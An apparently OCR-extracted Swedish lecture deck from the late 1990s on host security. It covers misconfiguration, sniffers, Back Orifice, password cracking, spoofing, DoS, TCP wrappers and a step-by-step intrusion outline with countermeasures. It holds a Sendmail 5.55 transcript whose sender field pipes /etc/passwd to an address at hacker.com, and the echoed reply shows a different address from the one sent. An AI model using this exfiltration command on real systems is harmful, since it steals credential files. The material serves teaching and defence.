Systemsäkerhet

Datorsäkerhet

Plattformar:
- Unix
- Windows NT
- Macintosh
- PDA

Varfor behöver vi bry oss, vi har ju en brandvägg!:
- Brandväggen måste ju ha ett operativsystem att köra på.
- Minst 70% av alla datorintrång sker från Insidan

Plattformar
De plattformar som oftast berör när Det gäller datorsäkerhet är UNIX och NT. Anledningen är att de är de två vanligaste serversystemen, Unix har varit Det starkaste medan Windows NT har kommit den senaste tiden. när Det gäller att deklarera säkerhetsproblem har dom gått Två olika inriktningar. UNIX har hell öppen policy när nya buggar kommer, vilket leder till att uppdateringar i form av patchar skrivs mycket snabbt. när Det gäller NT så har Microsoft en lite tillbakadragen filosofi. Först nekar man till att Det existerar en bugg och därefter kan det dröja ett bra tag innan en uppdatering släpps. Denna filosofi kommer att behöva ändras för att möta kundernas behov samt att det finns ett antal hemsidor som listar de senaste buggarna till både UNIX och NT.

Hostsäkerhet
Anledningen till att man måste fokusera sin säkerhet-policy även på hostarna. Berör pa att det är dessa som blir angripna. Detta gäller både Det vi kallar bastion-host men lika väl server system pa insidan. Flera studier visar att 70% av intrången på företag sker från insidan vilket leder till att brandvaggen man inskaffat inte har något resultat. En sak man inte får glömma är all även brandvaggen körs på ett operativsystem som har eller kommer att ha buggar. Detta gäller både hårdvarubaserade såväl som mjukvarubaserade.

Problem

- Felkonfiguration
- Paketlyssnare (sniffers)
- Ondkod
- Svagheter i programvaror
- Attacker mot konton
- Spoofing
- Denial of service attacker (DOS)

Felkonfiguration

- Problem:
  Många intrång beror på ren felkonfiguration!
- Exempel:
  - en punkt (.) först i PATH en
  - ett plus (+)= i /etc/hosts.equiv
  - missa att sätta adminlösenord på alla maskiner i ett NT nät
- Åtgärder:
  - Ballista
  - KSA
  - Satan


Problem
Det vanligaste intrångsförsöken kan injiceras tack vare rena felkonfigureringar. Felkonfigureringen beror oftast på all ansvarige inte har tillräcklig kunskap om systemet som han/hon skall handha. Problemet ligger i att hostarna i sig inte har någon strategisk funktion företaget, men far man root-access kan de agera som linjeavlyssnare mot andra vitala hosta

Exempel
Rena felkonfigureringar som leder till att systemet inte har den funktionen den är tänkt att ha.

Åtgärder
Det är ett stort mödosamt jobb att ha koll på alla hostar i ett nätverk. Ett stort hjälpmedel är en rad program som hjälper Systemansvarige att Scanna av nätet samt kontrollera kända säkerhetsbuggar. Det finns två typer av program. Gratis program som inte kostar något men som är kommersiella. Dessa kostar en det pengar men man får den fördelen att det kontinuerligt kommer uppdateringar.

Ballista

UNIX, NT, 300 olika tester



Ballista (http://www.secnet.com/**)**

Dump från ballista efter en koll av en Windows NT maskin.
5005 - Sendmail EXPN check (Risk Factor Low)
5021 : Sendmail Relaying Allowed (Risk Factor: Medium)

DNS: Domain Name Server
17004 : DNS Zone transfer check (Risk Factor: Medium)
17012 : DNS denial of service check {Risk Factor: High)

DNS denial of service check
DNS denial of service check This purpose of this module is to attempt to make the DNS server unable to resolve information for a given host by sending invalid data to a DNS server.

Suggestions:
At the time of this writing there are no fixes for this attack. We are currently in contact with the author of BIND to correct this problem. Risk Factor: High
Ballista Security Auditing System v2.4 (c) 1996-1998, Secure Networks Inc.J

Paketlyssnare


- Problem:
  Många protokoll (telnet, pop ftp..) skickar lösenord i klartext.
  Alla nätverksanslutna enheter som är programerbara är möjliga sniffers.
- Exempel:
  Alla Windows 95-maskiner
  Alla Postscriptskrivare.
- Åtgärder:
  Kryptering
  Engångslösenord

Problem
De flesta protokoll som används i dagens nät har ingen krypteringsfunktion. Detta medför all filöverföring, terminalfunktioner och mail går i klartext. Detta medför att det är lätt att kunna läsa andras mail. Att utnyttja linjeavlyssning är den vanligaste metoden när det gäller att hacka andra servrar eftersom inget mer jobb behövs efter det att man fått root-access på en dator.

Exempel
All utrustning som är programmerbar och har ett nätverkskort är potentiella sniffers. Ett bra exempel är en liten programsnutt som gör en HP skrivare till en linjeavlyssnare.

Åtgärder
Den bästa åtgärden är att kryptera. Problemet ligger i att det blir specifika lösningar för varje tjänst som måste till, exempel (HTTPS, SSH). Den optimala lösningen är om krypteringen utförs på nätverksnivån i OSI-modellen, alltså oberoende av tjänst. Dessa funktioner finns med i IPNG (Ipv6). Men införandet av den nya standarden finns Det ingen tidsram för, vilket leder till nödlösningar

Sniffers



Sniffer

Ett bra exempel på sniffers är unix programmen snoop och etherreal. Dessa klarar av att avlyssna användarnamn och lösenord i realtid. I bilden ovan ses en screenshot från Sniffer Pro

0nd kod (malicious code)

Problem:

Ond kod är kod som någon vill få dig eller din maskin att köra. Detta kan göras antingen som trojanska hästar, virus, Java eller active X. Hit räknas också kod som redan är infekterad med bakdörrar eller dylikt.

Exempel:

Inloggningssimulatorer
Back Orifice, Netbus
Word-8_allfiles.exe.

Åtgärder

Vara paranoid
Tripwire

Exempel

Back Orifice:

bakdörr
Windows 95/98
remote-styrning
udp, port-nummer, password

ISS Security Alert Advisory

August 6th, 1998
A hacker group known as the Cult of the Dead Cow has released a Windows 95/98 backdoor named 'Back Orifice[1] (BO). Once installed this backdoor removed. The communications protocol and encryption used by this backdoor has been broken by ISS X-Force.


Description:
A backdoor is a program that is designed to hide itself inside a target host in order to allow the installing user access to the system at a later time without using normal authorization or vulnerability exploitation.

Functionality:
The BO program is a backdoor designed for Windows 95/98. Once installed it allows anyone who knows the listening port number and BO password to remotely control the host. Intruders access the BO server using either a text or graphics based client. The server allows intruders to execute commands, list files, start silent services, share directories, upload and download files, manipulate the registry, kill processes, list processes, as well as other options. (http://www.rootshell.com/archive-457nxiqi3gq59dv/199808/bomfo.txt.html)

Tripwire

- Kontrollerar ft/system
  filer tillkommit eller tagits bort.
  Ändring av ägare, datum, tid.
  Förändring av innehållet i filer.
- Bör köras vid nyinstallation eller ny programvara.

Initiera Tripwires databas




Lagra på separat media

- Tripwire
- Konfigurstionsfil
- Databas

Kontroll mha Tripwire

- Hämta från separat media
  Tripwire
  Konfigurationsfil
  Den gamla databasen



Svagheter i programvaror

- Problem:
  1 bugg/100raderkod
- Exempel:
  Bind
  Sendmail
  SMB koden i Windows NT
- Åtgärd:
  Installers patchar
  Läsa mailinglistor
  Kolla med leverantörer
  scannings program (Ballista)

Problem

Fakta : alla programvaror innehåller kända och icke kända buggar. Man räknar med att Det finns 1 bugg / 100 programrad.

Exempel

Det finns t.o.m hemsidor som är tillägnade programmen. Det är lätt att kolla upp en specifik version och exempel pi vad man kan utnyttja.

Åtgärder


Detta Är ett stort problem eftersom man måste hela tiden hålla sig uppdaterad. Stora problem kan uppstå när Det är maskiner som är i drift.
Tid måste läggas ner?
När skall man ta ner system? för att patcha upp det?
Vad händer om patch leder till att program inte fungerar?

Exempel Sendmail 5.55
hacker % telnet mail.offer.com 25
Escape character Is '*]'.
220 mail.offer.com Sendmail 5.55 ready at Saturday, 6 Nov 93 16:04
mail from: "|/bin/mail kalle.anka@hacker.com </etc/passwd"
250 "|/bin/mail root@hacker.com < /etc/passwd... Sender ok
rcpt to: nosuchuser
550 nosuchuser... User unknown
date
354 Enter mail, end with "." on a line by Itself
bla bla bla
.
250 Mail accepted quit
hacker %

Attacker mot konton

- Problem:
  Den klassiska hackertekniken, Automatiserade försök att bryta sig in i ditt system genom att gissa lösenord. Många använder fortfarande lättgissade lösenord. Görs inte i första hand på måldatorn utan heist med en kopia av lösenordsfilen eller registry.
- Exempel:
  crack
- Åtgärder
  Gömda lösenordsfiler
  Passwd+
  utbildning

Crack



Det finns många varianter av program som “crackar” lösenord och lösenordsfiler. Metoderna varierar från Brute-Force cracking och hjälpdatabaser med kända crackade lösenord till matematiska varianter.

Spoofing

- Problem:
  Spoofing är en attack där attackeraren utger sig för att vara någon annan, antingen med en felaktig ip-adress eller genom att smutsa ner din DNS-dalabas.

- Exempel:
  IP-spoofing görs för att lura en brandvägg att du sitter pa ett nät som tillåts skicka paket genom brandvaggen.
  DNS-spoofing görs for att iscensätta en "man in the middle"-attack.

- Åtgärder
  Installera patchar
  Läsa mailinglistor
  Kolla med leverantörer
  Installera programvaror som letar efter IP konflikter


Denial of Service attacker

- Problem:
  Under en Denial of Service (DoS) attack bryr sig inte attackeraren om ditt system i annat än att DU inte kan komma åt det. En anledning kan vara att genom att göra DoS-attacker pa din brandvägg upprepade gånger finns risken att din chef kliver in och berättar att eftersom du inte klarar av att hantera den där brandvaggen far du Koppla bort den så att jag kan surfa. DoS attacker är de enklaste att utföra och svåraste att skydda sig mot.
- Exempel:
  Ping of death
  Winnuke
  Teardrop .
- Åtgärder
  Installera patchar
  Läsa mailinglistor

Aktivera “throttle” i brandväggar och routers

Exempel

Ping of Death, ett exempel på felaktigt sammansätta IP paket vars resultat blir att IP stacken vid destinationen eller någon router på vägen havererar.




Allmän åtgärd - begränsa åtkomsten

- TCP Wrapper
  Kontrollerar uppkoppling via inetd/tcp32
  filtrerar på:
    Tjänster
    IP-adresser
    hostnamn
- loggning, larmfunktioner

På servrar och arbetsstationer där möjligt är, kan man aktivera tcp/wrapper. Wrapper silar alla förfrågninar efter tjänster på den lokala servern genom avancerade policy filter. Detta är ett komplement till brandväggar.

TCP wrapper


Utan TCP Wrapper



TCP-uppkoppling till http-porten (80)

UDP-paket till tftp-porten (69)


Med TCP Wrapper



TCP-uppkoppling till http-porten (80)

UDP-paket till tftp-porten (69)

Attack



1. Scanna nätet
Scanna av nät for att upptäcka lämpliga hostar att attackera. Det kan vara hostar på ett dmz:a likväl som hostar på ett internt företagsnät.
Åtgärder: Logga hostar, nät-komponenter. Utnyttja programvaror som upptäcker attacker. Bra nätdesign,
2. Password-fil
Försk att få tag i passwd-filen till någon av hostarna som man scannat av. Utnyttja SMTP och buggar i sendmail.
Åtgärder Bra nätdesign, minimera komplexiteten ta bort onödiga tjänster och hostar. Skydda passwd-filen genom att installera MD5 krypterade lösenordssystem (shadow) eller nyttja ldap.
3. Crack
Utnyttja programmet "crack" för att knäcka något användar-konto (30%->40%). Programmet finns till samtliga UNIX maskiner och NT
Åtgärder: skuggad passwd-fil
4. Remote access
Vi måste kunna nå utsatt host mha av något termmal-verktyg (Telnet, rlogin). Om brandväggen skyddar.

- finns det någon modempool innanför routern/brandväggen?
- Går det att sänka routen/brandväggen och blockera dessa (DOS)?
- Fysiskt på det interna nätet?

Åtgärder: Bra nätdesign, minimera komplexiteten ta bort onödiga tjänster och hostar
5. Exploit
Utnyttja ett program som gör dig till root (www.rootshell.com). Om inte operativsystemet är nytt eller upp-patchat är det nästan 100% chans att bli root.
Åtgärder: installera de senaste säkerhets patcharna, läs maillinglistor, fråga leverantören
6. Nya hostar
Åtgärder: Tripwire, loggar